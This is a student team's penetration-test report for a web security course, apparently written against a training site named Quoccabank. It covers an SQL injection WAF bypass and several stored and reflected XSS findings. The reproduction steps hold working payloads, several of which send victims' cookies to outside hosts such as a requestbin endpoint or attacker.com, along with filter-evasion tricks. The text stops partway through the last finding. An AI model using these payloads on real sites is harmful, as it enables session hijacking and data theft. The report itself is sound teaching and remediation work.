COMP6443 Web Application Security

Quoccabank Vulnerability Report

Written By:
Aleksandar Petkovski (z5164896), Andrew Lei (z5207966),
Coen Townson (z5161570) and Jenny HyoJoo Kwon (z5222646)

Contents

Vulnerability Severity Classification

CRITICAL

Vulnerabilities in this category typically result in remote code execution, vertical privilege escalation and sensitive/system data exfiltration. The vulnerabilities in this category produce the largest risk to the system and its users. Some example exploits in this category include XXE and SSRF attacks, SQL Injection, authentication bypassing and authorization spoofing.

HIGH

Vulnerabilities in this category typically result in horizontal privilege escalation, user/customer data exfiltration. These exploits generally impact and exfiltrate information from users of the service rather than from the system itself. Some example exploits in this category include authentication bypassing of non privileged users, stored XSS and high impact CSRF attacks.

MEDIUM

Vulnerabilities in this category typically result in attackers gaining access to information and data that they would not usually have access to. For this category the information gained is generally not sensitive. Exploits in this category include IDOR (insecure direct object reference), URL redirection attacks, reflective XSS and low impact CSRF attacks.

LOW

Vulnerabilities in this category generally affect single users and require significant work or direct interaction with a user. These vulnerabilities are generally considered low severity since the attacker only has access to a standard user account and the attack generally requires some form of user error making it both harder to defend and less rewarding to attack. This category includes user errors such as insecure passwords and man in the middle attacks.

Executive Summary

The COMP6443 Web Application Security team has been conducting penetration testing on Quoccabank.com in order to assess and decipher any vulnerabilities that can pose a security threat to the system. The goal of this report is to identify any discovered vulnerabilities, explain their issues and provide an approach of remediation to rectify any potential faults in the network.

The team found a variety of vulnerabilities that required formal addressing by the Quoccabank team(s). These vulnerabilities were captured in the following subdomains shown below:

- csp.quoccabank.com
- profile.quoccabank.com
- science-today.quoccabank.com
- sturec.quoccabank.com
- ctfproxy2.quoccabank.com
    - ctfproxy2.quoccabank.com/api/flagprinter
    - ctfproxy2.quoccabank.com/api/flagprinter-v2
    - ctfproxy2.quoccabank.com/api/payportal-v2
    - ctfproxy2.quoccabank.com/api/science-tomorrow

Overall, the team discovered 1 critical, 2 high risk, 5 medium risk and 2 low risk vulnerabilities throughout Quoccabank's infrastructure. These primarily include, but are not limited to reflected/stored XSS exploits in files and SQLi related fields. These vulnerabilities are spread across the many microservices offered by Quoccabank, resulting in a variety of similarly mismanaged forms of user data and credentials within the system. Whilst remediating these issues, it is strongly recommended that the team(s) responsible for these microservices ensure that continuity is maintained throughout the entirety of the network to ensure that consistent and reliable security measures are prevalent within all subdomains of Quoccabank.com.

Vulnerabilities

CRITICAL


SQLi Simple WAF

Vulnerability Details

Web application firewalls acts as a barrier in refuting malicious content between a server and its clients. In essence, this mechanism uses similar provisions to those implemented in SQLi sanitisation, however as explored in https://ctfproxy2.quoccabank.com/api/payportal-v2/, these mediums prove to be inconclusive and unreliable as many techniques can be utilised to exploit their protections. Whitelisting techniques implemented by such WAF's typically fail to conceal wider, underlying issues plaguing the webpage. In this case, notable items include a lack of parameterisation, client-side sanitisation and the further leakage of both query and database information from the unintended disclosure of error messages within the MYSQL system.

Proof of Concept / Steps to Reproduce

In this scenario, start off by deciphering whether the MYSQL query is constructed on a single or double quoted phrase. This can easily be determined by inputting the two scenarios into the query, which results in the following response from the server - exposing both the syntax and the type of SQL system being used by the webpage.



As the query is successfully being terminated using a double quote, the attacker can aim to expose the entirety of the database by utilising a truth statement. There does not seem to be any brackets, hence the quote is seemingly singular and not nested as there is nothing after the regex character. The first double quote terminates the first portion of the query which was directed at the matching regex and the truth statement is then combined with the query and terminated using SQL syntax. This should result in the exposure of the table.

However, the webpage is seemingly more secure than once thought. It seems that an external WAF is being used to filter requests from the client and reject malicious queries from the server.

HackShield: you're a hacker!

By experimenting with different query implementations, hackers can now begin to decipher the blacklist used by the webpage. The first target involves replacing the line-commenting dashes `--` at the end of the query. If these dashes are entered individually into the query, the hackshield prompt is once again displayed, which can be rectified by terminating using a semicolon. This successfully runs when tested against the system, however the query is still not satisfactory in accordance with the external WAF. Further steps in breaching the WAF involves removing unnecessary spaces from within the query. This prevents the system from tracing the typical `" or` characteristic used by hackers in SQLi exploits. The new exploit is now looks like:

The query is now successfully triggered and exposes hidden columns from within the database.

Impact

The ability to dump the entirety of a system's database has severe repercussions for the respective host of the site. Attackers now have the option to perform recon on the database by scouring through hidden fields to determine new intel, whilst further analysing the characteristics of the system in order to apply their attacks to other sites associated with this service. Attackers can either continue to passively survey the system without detection, and apply their knowledge in future circumstances on a larger, upscaled attack, or they can perform a direct attack against the system in the present. Either scenario has the potential to utterly destroy the reputation and integrity of both the system and the company itself, hence a critical evaluation has been placed on such an attack. This applies to companies of all scales and wealth.

Remediation

SQL injection can be prevented by input validation and parameterized queries. They must remove potential malicious code elements such as single quotes before using the input directly. It is crucial to use prepared statements and sanitise input to avoid potential points of exploit. The OWASP cheatsheet - SQL Injection Prevention - provides a variety of examples on how one can incorporate such measures into their own database, and should be followed rigorously.

HIGH

Stored XSS Comments

Vulnerability Details

Stored XSS is the most damaging type of any XSS attacks, as a stored attack only requires the victim to visit the compromised website. In a stored attack, malicious script is injected into the webpage by exploiting a vulnerability. This injected script is permanently stored on the target application and is presented as part of the website to the victim whenever they navigate through the site. Once the victim views the page, they will end up inadvertently executing the malicious script.

Proof of Concept / Steps to Reproduce

First, notice that the plaintext comment is directly shown on the top comments section as below which indicates that it is a potential attack vector.

Showing top 10 comments:

hello

Simple script is also visible in the comment section, but did not run. When inspecting the source code, it is clear that some of the characters are encoded, thus preventing users from entering malicious input. In this case, the `<script>` tag was filtered, so try with other tags to bypass the filter.


Showing top 10 comments:

<script>alert(1)</script>

```
<div>
      <p>&lt;script&gt;alert(1)&lt;/script&gt;</p>
</div>
```

In this case, having `<img>` tags around the original filter bypasses the filter and successfully executes the script.


```
<div>
      <p><IMG><SCRIPT>alert(1)</SCRIPT></IMG></p>
</div>
```



Now the alert can be replaced with any Javascript and it will be executed. In this case, use requestbin to exfiltrate the user's cookies.

```
<IMG><SCRIPT>location="https://blahblahblah.pipedream.net/?q=" +
                document.cookie;</SCRIPT></IMG>
```

After injecting this script and loading the page, a request should appear in requestbin containing cookies. A new request will appear every time a user loads the page.



Impact

Since JavaScript runs on the victim's browser page, this type of attack only requires an initial action from the attacker, endangers all visitors, and allows sensitive information about the user to be stolen from the session.

There are a couple of attack scenarios where XSS vulnerability can be applied. Keylogging is an example of an attack that can be done by XSS vulnerability. Injecting a Javascript keylogger into a vulnerable website allows an attacker to capture all the keystrokes of the user. A basic keylogging script is included in Appendix A.

If the HTTPonly cookie attribute is set, cookies cannot be stolen through Javascript. However, unauthorized actions can be performed inside the application on behalf of the user using XSS attacks. For instance, an attacker can post new messages on a website on behalf of the victim user, without their consent. Execution of a POST script will generate a new request to add a new comment. A sample POST sender script is included in Appendix B.

Remediation

Never trust any user input, all input should be sanitised with a tried and tested HTML sanitiser, do not create your own. An example library to use for JavaScript is DOMPurify. Once the input has been sanitised it can be added to the HTML as text only. Avoid using `innerHTML` and other direct HTML modification methods and instead use `innerText` or `createTextNode` to modify the text content only. Finally a Content Security Policy (CSP) should be implemented to act as a final defence against any code that gets through sanitisation. The CSP should be as strict as possible and never allow `unsafe-inline`, `unsafe-eval` or contain any wildcards `*`. The CSP should use `strict-dynamic` where possible and should use an entirely random nonce, a non-random nonce would not be secure.


Stored XSS Profile Picture

Vulnerability Details

Methods of bypass are not purely restricted to text-related input, as the scope for an attacker can extend into further uncharted areas of attention. This notion is reflected in the presence of scalable vector graphic (SVG) attacks, as hackers now have the ability to inject scripts into a seemingly harmless image and thereby exposing websites to a completely new avenue of attacks. This can become particularly dangerous in areas where websites are seemingly sealed off; such as with the case of https://profile.quoccabank.com where there is only a single avenue for hackers to exploit and breach within the system. Therefore hosts may begin to believe in a false sense of security when in fact their system is trivially exploitable and can affect a large proportion of their users.

Proof of Concept / Steps to Reproduce

In this scenario, the webpage presents only a single avenue of attack which occurs through the submission of an image. It can be seen that there are no other fields to exploit - no input areas, queries or forms etc. As the image uploader becomes the sole basis for the attack, the attacker must first determine the range of extensions supported by the webpage and then narrow these choices down into a smaller set of injectable extensions. It can clearly be seen that conventional scripting files are rejected as the webpage presents a welcome greeting to the python script upload that was.



It is also shown through the source code that the title for the image is being masqueraded through an unknown form of encoding, such as in the sample image shown below. Thus, the use of a malicious image title can be ruled out as an option as the query is no longer a valid point of exploit within the webpage.

Stat...	Met...	Domain	File	Initiator	Type	Transferred	Size
200	GET	profile.q...	profile	BrowserTa...	html	3.37 KB	3....
200	GET	profile.q...	profileimage?1596967021	img	svg	902 B	45...

Hence, it can be discovered through trial and error that extensions involving GIF's and SVG's provide hackers with the best avenue for exploitation. Attackers can then form their own scripts in order to redirect the webpage to an external endpoint. In the sample shown below, an SVG file is used, with the included script tags housing a requestbin endpoint that steals cookies from the webpage user using the 'document.cookie' query. This is successfully uploaded to the page.

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">

<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-
width:3;stroke:rgb(0,0,0)" />
   <script>
      document.location="https://blahblahblah.pipedream.net/?q=" +
document.cookie;
   </script>
</svg>
```

Once uploaded, the script is executed and the profile website is redirected to the given url. Clicking on the webpage report button will then incite an admin to visit the page, hence allowing the attacker to steal their cookie and exploit the heightened privileges from the intruded user.

Impact

This attack is particularly malicious as a potential exploit for informed attackers, but also as an unwilling attack on users who are oblivious to the perils instilled within what seems like a harmless, everyday image. Furthermore, as the script is automatically executed on JavaScript enabled browsers - capturing around 99% of all internet users - an initial exploit of a single user can cascade throughout the entirety of the system and affect all upcoming users to the site. New users will not be aware of the actions conducted by the originating user, thus capturing data from all forthcoming sessions on the site to build a wide database of user information. Hence, this has a significant impact on the security of the website which attributes to the high severity assigned to the issue - however this is not critical as it requires an initial input from a user to initiate the exploit, which is relatively easy to garner but is not guaranteed to occur unless an attacker with prior knowledge of the attack instigates this themselves. Example implications that this can have are detailed in Stored XSS Comments.

Remediation

Refer to the remediation in Stored XSS Comment for a detailed explanation on the steps to take to ensure a more secure system is implemented to avoid XSS vulnerabilities. In essence, user input must be sanitised by a well maintained and tested sanitising library (never a custom sanitiser), insert in HTML only as text and implement a strict CSP.

MEDIUM


Reflected XSS - Query

Vulnerability Details

Reflected XSS is a non-persistent attack which is passed to the victim generally through the URL they are tricked into using. This type of XSS is prevalent in search style inputs where the input is only placed on the page as a variable rather than being stored. Quoccabank has this vulnerability in the comment search on https://science-today.quoccabank.com/.

Proof of Concept / Steps to Reproduce


To initially find possible XSS vulnerabilities enter `"XSS HERE"` in the search comments box and check whether `"XSS HERE"` appears anywhere on the page (specifically in the page source).



Notice the search did get added to the page source so this is a potential attack vector, also note that the input was all converted to lowercase.

Now attempt to inject a simple alert script to see if there are any protections.


```
<script>alert(1)</script>
```




The injected script did not run and by looking at the output it is clear that a filter is in place. From the initial test the input is sent to lowercase so breaking the filter with different cases won't work however only the `<script>` tags being removed indicates that the filtering could be a simple regex

filter. To bypass a simple filter try doubling up the script tags such that if a single tag is removed the result will be the correct script.

`<scr<script>ipt>alert(1)</scr</script>ipt>`.



Success! The alert can now be replaced with any JavaScript directly or through a src url. As a base example use fetch to exfiltrate the victims cookies to an external server such as requestbin or a simple server (note HTTPS is required which can be created using certbot). `<scr<script>ipt>fetch("https://attacker.com/?cookies="+document.cookie)</scr</script>ipt>`. Now examine the receiving server and the cookies are sent.



Impact

Once an attacker has bypassed the minor filtering they have the ability to run any JavaScript they wish. Common uses for this vulnerability are shown in Stored XSS Comments. This vulnerability has a reduced severity from stored XSS as the vulnerability only exists if an attacker is able to make the victim click the malicious link rather than just visiting a part of the website on their own.

Remediation

Refer to the remediation in Stored XSS Comment for a detailed explanation on the steps to take to ensure a more secure system is implemented to avoid XSS vulnerabilities. In essence, user

input must be sanitised by a well maintained and tested sanitising library (never a custom sanitiser), insert in HTML only as text and implement a strict CSP.

Since this type of XSS requires the victim to open the malicious link it is recommended that all staff undergo security awareness training to reduce the severity of the attack if a vulnerability is exploited. On the customer end it is important to remind and ensure customers are aware of what communication they will receive from Quoccabank to assist them in ignoring possible phishing. This is an important consideration however this only has a small impact, the priority is to remove as many avenues for XSS as possible.

Reflected XSS - JSONP

Vulnerability Details


JSONP is used to request and receive data from a server ensuring that the cross domain does not break SOP. It typically entails a call back to the API where in this case a XSS vulnerability allows an attacker to retrieve information from the victims account. This vulnerability is found in https://sturec.quoccabank.com/.

Proof of Concept / Steps to Reproduce

Once on https://sturec.quoccabank.com/, a value is inputted in the search field then capturing the request in burp, the callback parameter used for the JSONP request is displayed.


```
GET /students.jsonp?q=.&callback=render HTTP/1.1
Host: sturec.quoccabank.com
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://sturec.quoccabank.com/?q=.
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: flag=NO_FLAG_FOR_YOU; query-flag=NO_FLAG_FOR_YOU
```

Sending this request to repeater, different JavaScript payloads are tried in order to figure out what presents an alert. Inputting `alert(1);//` shows in the response that the alert is maintained and the response information from the server is commented.




This means inputting,

`https://sturec.quoccabank.com/students.jsonp?callback=alert(1);//`

results in the alert box appearing.

```
GET /students.jsonp?q=.&callback=alert(1);// HTTP/1.1
Host: sturec.quoccabank.com
Connection: close
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_5) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/84.0.4147.105 Safari/537.36
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://sturec.quoccabank.com/?q=.
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: flag=NO_FLAG_FOR_YOU; query-flag=NO_FLAG_FOR_YOU
```



Using the repeater to create a payload that can send data to the attackers endpoint reveals that certain characters like `.` are blocked. This is shown as such.

```
HTTP/1.1 200 OK
Content-Length: 26
Content-Type: application/javascript
Date: Sun, 09 Aug 2020 11:42:05 GMT
Server: gunicorn/19.9.0
X-Ctfproxy-Trace-Context: 7ce78396-873f-4bb1-be26-9f455c378d0a
Connection: close

alert("illegal callback");
```

This can be bypassed as further inspection of the request reveals a hidden field called “dcreat” is not sanitised and allows for strings to be added. Here the url of the endpoint is inputted.

Cookie	flag	NO_FLAG_FOR_YOU
Cookie	query-flag	NO_FLAG_FOR_YOU
Body	fname	a
Body	lname	a
Body	email	a@we12132
Body	mobile	0000000
Body	address	asaas
Body	address2	asas
Body	inputCity	asas
Body	inputState	VIC
Body	inputZip	1212
Body	snormal	yes
Body	dcreat	1596974010011
Body	gridCheck	on

The requests can be then sent to the endpoint as such

`https://sturec.quoccabank.com//students.jsonp?q=.&callback=call=function(e){fetch(e[0]["dcreat"])}`, however, it is evident that `+` is filtered out hence, the url encoded value is used instead. This is the payload:

```
https://sturec.quoccabank.com//students.jsonp?q=.&callback=call=function(e){fetch(e[0]["dcreat"]%2Bdocument["cookie"])}
```

Therefore, the final malicious code that is inputted in the search field in order to obtain the cookies of the victim is:

```
<script src=/students.jsonp?q=.&callback=call=function(e){fetch(e[0]["dcreat"]%2Bdocument["cookie"])}></script>
```

Impact

As mentioned previously in Stored XSS Comments, XSS vulnerabilities pose an immense threat to the security of the system. An attacker is able to access private information, see victims data and get access to their cookies. This type of attack allows for an attacker to inject any JavaScript code they like providing them with power to perform a vast array of malicious activities.

Remediation

It's recommended to not use JSONP and instead to use an API to return the plain JSON. Refer to the remediation in Stored XSS Comment for a detailed explanation on the steps to take to ensure a more secure system is implemented to avoid XSS vulnerabilities. In essence, user input must be inserted in HTML only as text and implement a strict CSP.

Stored XSS Comments - WAF

Vulnerability Details

As mentioned previously in the "Stored XSS Comments" vulnerability of this report, stored XSS is highly dangerous due to very limited interactions needed from the victim. This attack requires the victim to visit the compromised website which in this case is "https://ctfproxy2.quoccabank.com/api/science-tomorrow/" and the malicious script is immediately executed. A vulnerability in the comments field was found which allows attackers to inject malicious scripts into the webpage and reflect critical information back to the attacker. These malicious scripts are not limited to this but can also be manipulated to perform various actions on behalf of the victim.

Proof of Concept / Steps to Reproduce

Begin by accessing "https://ctfproxy2.quoccabank.com/api/science-tomorrow/" through logging in and enabling the permissions to access the endpoint. Similar to the "Stored XSS Comments"

section of this report, javascript will be injected in the comments section. Inputting `<script>alert(1)</script>` will result in a hacker shield but also inspecting the contents in the comment section, it becomes evident that a WAF filters parts of the `<script>` tags out.

```
<div>
      <p>&gt;&lt;/script&gt;</p>
</div>
```

There are multiple other ways to inject javascript without using `<script>` tags and inserting `<img src="/" =_=" title="onerror=a'">` in the comments section provides evidence that `<img>` tags are not filtered out.

```
<div>
      <p><img src=”/” =_=” title=”onerror=a’”></p>
</div>
```


To check this, an alert is appended in the injection which should show a box on the screen, however, this is not the case.

`<img src="/" =_=" title="onerror=alert(1)'">`

The hackshield detects this and blocks the comment from being added which leads to evidence pointing to the WAF blacklisting comments like alert. This can be further seen as simply commenting `alert` also yields the hackshield.

Prompt is similar to alert as it provides the attacker evidence that their injection does indeed work.

`<img src="/" =_=" title="onerror='prompt(1)'">`



With the prompt appearing, the attacker is confident that the comments field is susceptible to an XSS injection. Now attackers can add code that reflects information like session cookies to the attackers endpoint. One thing to note is unlike in “science-today”, using javascript comments to

separate each input in order to have a longer injection script is now blocked and the comment cuts input strings that are long. However an attacker can use services like shortening the url to decrease the size of the payload.

```
<img src="/"=_="title="onerror='document.location="https://tinyurl.com/******/"+document.cookie'">
```

Impact

Once an attacker has bypassed the minor filtering they have the ability to run any JavaScript they wish. Common uses for this vulnerability are shown in Stored XSS Comments. This vulnerability has a reduced severity from stored XSS as the custom WAF provided some protection by reducing the usable size of the input.

Remediation

Remove the HackShield and incorporate a tried and tested Web Application Firewall (WAF) developed by security and network engineers, for example DOMPurify for JavaScript uses. Refer to the remediation in Stored XSS Comment for a detailed explanation on the steps to take to ensure a more secure system is implemented to avoid XSS vulnerabilities. In essence, user input must be inserted in HTML only as text and implement a strict CSP.

Reflected XSS Query - WAF


Vulnerability Details

The Reflected XSS vulnerability mentioned here has undergone an attempted patch in https://ctfproxy2.quoccabank.com/api/science-tomorrow however the search vulnerability still remains. The development team implemented a WAF ("HackSheild") which acts as a basic whitelist but is easily bypassable.

Proof of Concept / Steps to Reproduce


Begin by entering the payload from before the WAF was implemented (here).

```
<scr<script>ipt>fetch("https://attacker.com/?cookies="+document.cookie)</scr</script>ipt>
```




Doing so triggers the HackerShield so a new attack vector will need to be discovered. To test whether the HackerShield is a simple whitelist, surround the `fetch` with an `eval` and concat `'fe'+'tch'` together.

```
